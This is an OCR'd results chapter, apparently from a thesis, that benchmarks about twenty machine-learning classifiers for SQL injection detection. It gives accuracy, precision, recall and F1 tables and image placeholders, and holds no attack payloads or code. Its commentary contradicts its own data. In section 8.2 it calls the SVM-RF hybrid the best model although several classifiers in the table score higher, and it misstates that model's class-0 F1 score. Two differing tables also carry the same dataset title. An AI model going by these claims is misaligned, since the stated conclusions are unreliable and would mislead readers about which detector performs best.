


Figure 8.1 Accuracy Bar Graph

8.1.3 Precision, Recall and F1-Score for class 0 Bar Graph for Different Classifiers




Figure 8.2 Precision, Recall and F1-Score for class 0

- **Accuracy and Precision for Non-Anomalous Instances**

The SVM-RF Hybrid Model stands out with an accuracy of 99.1%, showcasing its overall predictive prowess. Notably, its precision for class 0 reaches an impressive 99%, demonstrating its capability to accurately identify non-anomalous instances. This high precision highlights the model's capacity to reduce false positives, which improves the model's dependability in identifying normal data.

8.1.4 Precision, Recall and F1-Score for class 1 Bar Graph for Different Classifiers




Figure 8.3 Precision, Recall and F1-Score for class 1

- **Recall and F1 Score for Non-Anomalous Instances**

With a recall score of 100% for class 0, the SVM-RF Hybrid Model excels in capturing all non-anomalous instances present in the dataset. This high recall, coupled with its exceptional precision, ensures comprehensive coverage of normal data points, making the model particularly effective in identifying non-anomalous instances. Additionally, the F1 score for class 0 reaches 99%, highlighting the model's ability to achieve a harmonious balance between precision and recall, thereby ensuring high accuracy in classifying non-anomalous data.

- **Comparison with Other Models**

In comparison to alternative models, the SVM-RF Hybrid Model emerges as the optimal choice, surpassing its counterparts in accuracy, precision, recall, and F1 score for non-anomalous instances. This superior performance underscores the SVM-RF Hybrid Model's efficacy in accurately identifying normal data points, making it a standout candidate for classification tasks where precision in detecting non-anomalous instances is paramount.

8.2 Results after applying ML Algorithms on SQLI Dataset

8.2.1 Result Table

Table 8.2 Result table for SQLI Dataset

Classifier	Accuracy	Precision (0)	Precision (1)	Recall (0)	Recall (1)	F1-score (0)	F1-score (1)
Gaussian Naive Bayes	0.977	1.00	0.93	0.97	1.00	0.98	0.96
SVM	0.956	0.94	1.00	1.00	0.86	0.97	0.92
Random Forest	0.975	0.99	0.94	0.97	0.98	0.98	0.96
K-Nearest Neighbors	0.956	0.98	0.90	0.95	0.96	0.97	0.93
Logistic Regression	0.945	0.93	1.00	1.00	0.82	0.96	0.90
Decision Tree Classifier	0.971	0.99	0.93	0.97	0.98	0.98	0.95
AdaBoost Classifier	0.973	0.99	0.94	0.97	0.98	0.98	0.96
Gradient Boosting Classifier	0.973	0.99	0.94	0.97	0.98	0.98	0.96
Multi-layer Perceptron (MLP)	0.968	0.99	0.92	0.97	0.97	0.98	0.95
Linear Discriminant Analysis (LDA)	0.950	0.93	1.00	1.00	0.84	0.97	0.91
Quadratic Discriminant Analysis (QDA)	0.967	0.98	0.93	0.97	0.96	0.98	0.95
XGBoost Classifier	0.975	0.99	0.94	0.97	0.98	0.98	0.96
CatBoost Classifier	0.975	0.99	0.94	0.97	0.98	0.98	0.96
LightGBM Classifier	0.974	0.99	0.94	0.97	0.98	0.98	0.96
CNN Model	0.950	0.93	1.00	1.00	0.84	0.97	0.91
LSTM Model	0.963	0.95	1.00	1.00	0.88	0.97	0.93
Bidirectional LSTM Model	0.975	0.97	1.00	1.00	0.92	0.98	0.96
CNN-BiLSTM Hybrid Model	0.920	0.99	0.90	0.74	1.00	0.85	0.95
SVM-RF Hybrid Model	0.956	0.94	1.00	1.00	0.86	0.97	0.92

8.2.2 Accuracy Bar Graph for Different Classifiers




Figure 8.4 Accuracy Bar Graph

8.2.3 Precision, Recall and F1-Score for class 0 Bar Graph for Different Classifiers




Figure 8.5 Precision, Recall and F1-Score for class 0

- **Accuracy and Precision for Non-Anomalous Instances**

The SVM-RF Hybrid Model exhibits a commendable accuracy of 95.6%, indicating its proficiency in accurately classifying data instances. Notably, its precision for class 0 stands at 94%, showcasing its ability to correctly identify non-anomalous instances. This high precision highlights how well the model reduces false positives, which improves its dependability in identifying normal data.

8.2.4 Precision, Recall and F1-Score for class 1 Bar Graph for Different Classifiers




Figure 8.6 Precision, Recall and F1-Score for class 1

- **Recall and F1 Score for Non-Anomalous Instances**

With a recall score of 100% for class 0, the SVM-RF Hybrid Model excels in capturing all non-anomalous instances present in the dataset. This high recall, coupled with its exceptional precision, ensures comprehensive coverage of normal data points, making the model particularly effective in identifying non-anomalous instances. Additionally, the F1 score for class 0 reaches 92%, highlighting the model's ability to achieve a harmonious balance between precision and recall, thereby ensuring high accuracy in classifying non-anomalous data.

- **Comparison with Other Models**

In comparison to alternative models, the SVM-RF Hybrid Model outperforms its counterparts in accuracy, precision, recall, and F1 score for non-anomalous instances. This superior performance underscores the SVM-RF Hybrid Model's efficacy in accurately identifying normal data points, making it a standout candidate for classification tasks where precision in detecting non-anomalous instances is paramount.

8.3 Results after applying ML Algorithms on SQLI Dataset

8.3.1 Result Table

Table 8.3 Result table for SQLI Dataset

Classifier	Accuracy	Precision (anom)	Precision (norm)	Recall (anom)	Recall (norm)	F1-score (anom)	F1-score (norm)
Gaussian Naive Bayes	0.548	0.45	0.97	0.98	0.29	0.62	0.44
SVM	0.997	1.00	1.00	0.99	1.00	1.00	1.00
Random Forest	0.999	1.00	1.00	1.00	1.00	1.00	1.00
K-Nearest Neighbors	0.998	1.00	1.00	1.00	1.00	1.00	1.00
Logistic Regression	0.977	1.00	0.96	0.94	1.00	0.97	0.98
Decision Tree Classifier	0.997	1.00	1.00	1.00	1.00	1.00	1.00
AdaBoost Classifier	0.999	1.00	1.00	1.00	1.00	1.00	1.00
Gradient Boosting Classifier	0.997	1.00	1.00	1.00	1.00	1.00	1.00
Multi-layer Perceptron (MLP)	0.998	1.00	1.00	1.00	1.00	1.00	1.00
Linear Discriminant Analysis (LDA)	0.957	1.00	0.94	0.89	1.00	0.94	0.97
Quadratic Discriminant Analysis (QDA)	0.987	0.97	1.00	1.00	0.98	0.98	0.99
XGBoost Classifier	0.999	1.00	1.00	1.00	1.00	1.00	1.00
CatBoost Classifier	0.999	1.00	1.00	1.00	1.00	1.00	1.00
LightGBM Classifier	0.999	1.00	1.00	1.00	1.00	1.00	1.00
CNN Model	0.997	1.00	1.00	0.99	1.00	1.00	1.00
LSTM Model	0.996	1.00	0.99	0.99	1.00	0.99	1.00
Bidirectional LSTM Model	0.995	1.00	0.99	0.99	1.00	0.99	1.00
CNN-BiLSTM Hybrid Model	0.997	1.00	1.00	1.00	1.00	1.00	1.00
SVM + Random Forest Hybrid Model	0.999	1.00	1.00	1.00	1.00	1.00	1.00

8.3.2 Accuracy Bar Graph for Different Classifiers




Figure 8.7 Accuracy Bar Graph

8.3.3 Precision, Recall and F1-Score for class 0 Bar Graph for Different Classifiers




Figure 8.8 Precision, Recall and F1-Score for class 0

- **Accuracy and Precision for Non-Anomalous Instances**

While the SVM-RF Hybrid Model excels in accurately classifying anomalous instances, it also demonstrates remarkable performance in handling non-anomalous data points. With an accuracy of 99.9%, the model effectively identifies and correctly labels non-anomalous instances, indicating its robustness in distinguishing normal patterns from anomalies.

Moreover, the precision for non-anomalous instances is 100%, illustrating the model's ability to minimize false positives and ensure precise identification of normal data points.

- **Recall and F1 Score for Non-Anomalous Instances**

In addition to its high accuracy and precision, the SVM-RF Hybrid Model achieves exceptional recall and F1 score for non-anomalous instances. With a recall of 100%, the model effectively captures all non-anomalous data points, demonstrating its comprehensive coverage and ability to accurately identify normal patterns. Additionally, the model's optimal balance between precision and recall is indicated by the F1 score for non-anomalous cases, which approaches 100%. This ensures excellent accuracy in identifying non-anomalous data.

8.3.4 Precision, Recall and F1-Score for class 1 Bar Graph for Different Classifiers




Figure 8.9 Precision, Recall and F1-Score for class 1

- **Accuracy and Precision for Anomalous Instances**

While the SVM-RF Hybrid Model exhibits remarkable accuracy and precision for non-anomalous instances, it also delivers exceptional performance in identifying and classifying anomalous data points. With an accuracy of 99.9%, the model effectively discerns anomalous patterns from normal ones, showcasing its robustness in detecting outliers and abnormalities. Moreover, the precision for anomalous instances is 100%,

indicating the model's capability to minimize false positives and ensure precise identification of anomalies.

- **Recall and F1 Score for Anomalous Instances**

In addition to its high accuracy and precision, the SVM-RF Hybrid Model achieves outstanding recall and F1 score for anomalous instances. With a recall of 100%, the model effectively captures all anomalous data points, demonstrating its comprehensive coverage and ability to accurately identify outliers. Moreover, the F1 score for anomalous cases achieves 100%, emphasizing the model's ideal recall and precision ratio, which guarantees high classification accuracy for anomalous data.

- **Comparison with Other Models**

Compared to alternative models, the SVM-RF Hybrid Model showcases superior performance in accuracy, precision, recall, and F1 score for both anomalous and non-anomalous instances. This overall excellence underscores the model's effectiveness in accurately distinguishing between normal and anomalous patterns, making it a standout choice for anomaly detection tasks where precision, recall, and accuracy are crucial.

8.4 Results after applying ML Algorithms on Clean_SQL_Dataset

8.4.1 Result Table

Table 8.4 Result table for Clean_SQL_Dataset

Classifier	Accuracy	Precision (0)	Precision (1)	Recall (0)	Recall (1)	F1-score (0)	F1-score (1)
Support Vector Classifier (SVC)	0.971	0.95	0.99	0.99	0.95	0.97	0.97
Random Forest Classifier	0.918	0.92	0.92	0.91	0.92	0.91	0.92
Hybrid Model	0.918	0.92	0.92	0.91	0.92	0.91	0.92

8.4.2 Accuracy Bar Graph for Different Classifiers




Figure 8.10 Accuracy Bar Graph

8.4.3 Precision Precision, Recall and F1-Score for class 0 Bar Graph for Different Classifiers




Figure 8.11 Precision, Recall and F1-Score for class 0

8.4.4 Precision, Recall and F1-Score for class 1 Bar Graph for Different Classifiers

